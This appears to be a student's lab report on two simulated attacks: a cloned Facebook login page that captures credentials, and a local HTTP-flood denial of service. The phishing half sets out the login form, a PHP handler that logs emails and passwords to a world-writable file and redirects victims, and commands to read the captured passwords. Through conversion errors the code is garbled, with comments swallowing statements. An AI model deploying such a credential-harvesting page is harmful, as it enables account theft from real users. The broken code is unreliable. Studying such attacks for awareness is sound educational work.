**ATTACK 1**


# Phishing Attack Definition

In the context of this project, phishing refers to a type of cyberattack where a fake version of a legitimate website (in this case, a fake Facebook login page) is created in a controlled environment to deceive users into entering their login credentials, such as usernames and passwords. These credentials are then captured and stored by the attacker. The purpose of this project is to demonstrate how attackers can create convincing phishing websites to exploit user trust and gather sensitive information, all while conducting the attack in a controlled and ethical manner for educational purposes.

Let me know if you'd like to add or modify anything further!

1. 1. Open a terminal on your Kali Linux machine.
2. Install Apache web server sudo apt update

sudo apt install apache2




1. Start the Apache server:

sudo systemctl start apache2


1. Check if the server is running by opening your browser and going to [http://localhost](http://localhost/)
2. Then install php

sudo apt install php libapache2-mod-php



1. Restart the Apache server to enable PHP: sudo systemctl restart apache2
2. Create the Fake Facebook Login Page cd /var/www/html/

sudo nano index.html



CODE: </style>

</head>

<body>

<div class="container">

<!-- Facebook logo -->

<div class="logo">facebook</div>

<!-- Login form -->

<div class="login-form">

<h2>Log in to Facebook</h2>

<form action="post.php" method="POST">

<label for="email">Email or Phone:</label>

<input type="text" name="email" id="email" required>

<label for="password">Password:</label>

<input type="password" name="password" id="password" required>

<button type="submit">Log In</button>

</form> </div>

<!-- Footer -->

<div class="footer">


<p>Don't have an account? <a href="#">Sign up for Facebook</a></p>

</div>


</div>

</body></html>

### Login Page:



1. create php file(post.php)



Code:

<?php

// Check if form data is received via POST

if ($\_SERVER['REQUEST\_METHOD'] === 'POST') {

// Sanitize the user input to avoid issues

$email = htmlspecialchars($\_POST['email']);

$password = htmlspecialchars($\_POST['password']);

// Check if email and password are not empty if (empty($email) || empty($password)) {

echo "Error: Email and Password are required!"; exit();}

// Open the file in append mode (so that new data is added at the end of the file)

$file = fopen("/var/www/html/creds.txt", "a");

// Ensure the file is opened successfully if ($file) {

// Write the email and password to the file fwrite($file, "Email: " . $email . "\n"); fwrite($file, "Password: " . $password . "\n\n");

// Close the file after writing fclose($file);

// Redirect the user to Facebook (or any other URL) header('Location: https[://www.facebook.com');](http://www.facebook.com/) exit();} else { echo "Error: Unable to open file!"; exit();}

} else { echo "Error: Invalid request method!";}?>

1. Set Permissions:

sudo chmod 777 /var/www/html/creds.txt


1. working commands(sudo nano index.html sudo chmod 755 /var/www/html/post.php python3 -m http.server 8080




sudo cat /var/www/html/creds.txt




sudo systemctl start apache2 sudo systemctl start mysql <http://127.0.0.1/>)




1. Victim will enter his valid credentials:



1. Victim get redirected to the Official Web



12.View Captured Credentials cat /var/www/html/creds.txt



### Conclusion:

This project successfully demonstrated how phishing attacks work by creating a fake Facebook login page in a controlled environment to capture user credentials. It highlighted the techniques used by attackers to exploit trust, such as mimicking legitimate websites and redirecting users to fraudulent pages. Through this simulation, we gained insights into the risks posed by phishing and the importance of preventive measures, including verifying URLs, avoiding suspicious links, and enabling two-factor authentication. This project underscores the critical role of ethical hacking in identifying vulnerabilities and educating users to strengthen cybersecurity practices.

Attack 2

A **Denial of Service (DoS) attack** is a cyberattack aimed at overwhelming a server, service, or network with excessive requests, rendering it unable to process legitimate traffic. In this case, the attack targets a locally hosted web server using a Python script to flood it with HTTP requests, simulating how server resources can be exhausted. **Objective:**

To demonstrate how a server can be overwhelmed and made unresponsive by flooding it with fake traffic, simulating real-world DoS attacks.

### Impact:

* The local server becomes unresponsive to legitimate requests.
* Users attempting to access the website encounter delays or errors.
* Server logs are filled with a high volume of fake requests, making it harder to identify legitimate traffic.

1. Create a Simple Website



Code: </style>



</head>

<body> <div class="container">

<h1>Welcome to My Website</h1>

<p>This is a simple website for demonstrating a Denial of Service attack.</p>


</div></body></html>




1. Start a Local Web Server



1. Write the DoS Attack Script






1. Perform the DoS Attack




### Observe the Impact


* 1. **Check the terminal:**



* 1. Using Wire Shark trace the Packet or Request:



1. Stopping the DoS Attack:



# Conclusion:

In this project, we successfully simulated two common types of cyberattacks: Denial of Service (DoS) and Phishing. These simulations demonstrated how attackers exploit vulnerabilities in systems and human behavior to disrupt services or steal sensitive information. The DoS attack showcased the impact of overwhelming server resources with excessive requests, rendering the service unavailable to legitimate users. On the other hand, the phishing attack highlighted how attackers can deceive individuals by creating fake websites to harvest credentials. Both exercises emphasize the importance of robust cybersecurity measures, user awareness, and proactive mitigation strategies to safeguard systems and users from such threats. These attacks, while conducted in a controlled environment, underline the critical need for continuous security education and vigilance in today's digital age.

## SWOT Analysis

**Strengths:**

* **Practical Demonstration**: The project provided hands-on experience in understanding and executing DoS and phishing attacks in a controlled environment.
* **Learning Opportunity**: Gained valuable insights into the working of cyberattacks, which can be applied to strengthen defenses against such threats.
* **Awareness Building**: Highlighted the risks and vulnerabilities associated with system overload (DoS) and user trust exploitation (phishing).
* **Ethical Hacking Practices**: The attacks were performed ethically and with a focus on learning, ensuring no real harm was caused.

## Weaknesses:

* **Limited Real-World Application**: Simulations on a single machine or in a controlled environment may not fully replicate the complexities of real-world scenarios.
* **Beginner Challenges**: As a beginner, some advanced concepts or tools may remain unexplored, limiting the depth of the project.
* **Resource Constraints**: Without access to high-end resources, the scope of DoS and phishing simulations was restricted to basic setups.

## Opportunities:

* **Advanced Learning**: Future exploration of Distributed Denial of Service (DDoS) attacks or spear-phishing techniques can expand knowledge.
* **Improving Defense**: This project provides a foundation to research and implement effective mitigation strategies like rate limiting, encryption, and user awareness campaigns.
* **Certifications and Career Growth**: Practical experience in ethical hacking can lead to certifications (e.g., CEH) and career opportunities in cybersecurity.

## Threats:

* **Misuse of Knowledge**: Ethical hacking practices must be adhered to; misuse of techniques can lead to legal and ethical violations.
* **Evolving Threats**: Cyberattacks are constantly evolving, requiring continuous learning to keep up with new vulnerabilities and attack methods.
* **System Vulnerabilities**: While testing, improperly secured systems could potentially expose unintended weaknesses.

This SWOT analysis and conclusion emphasize the educational value of the project while stressing the importance of ethics and proactive security practices. Let me know if you'd like further adjustments!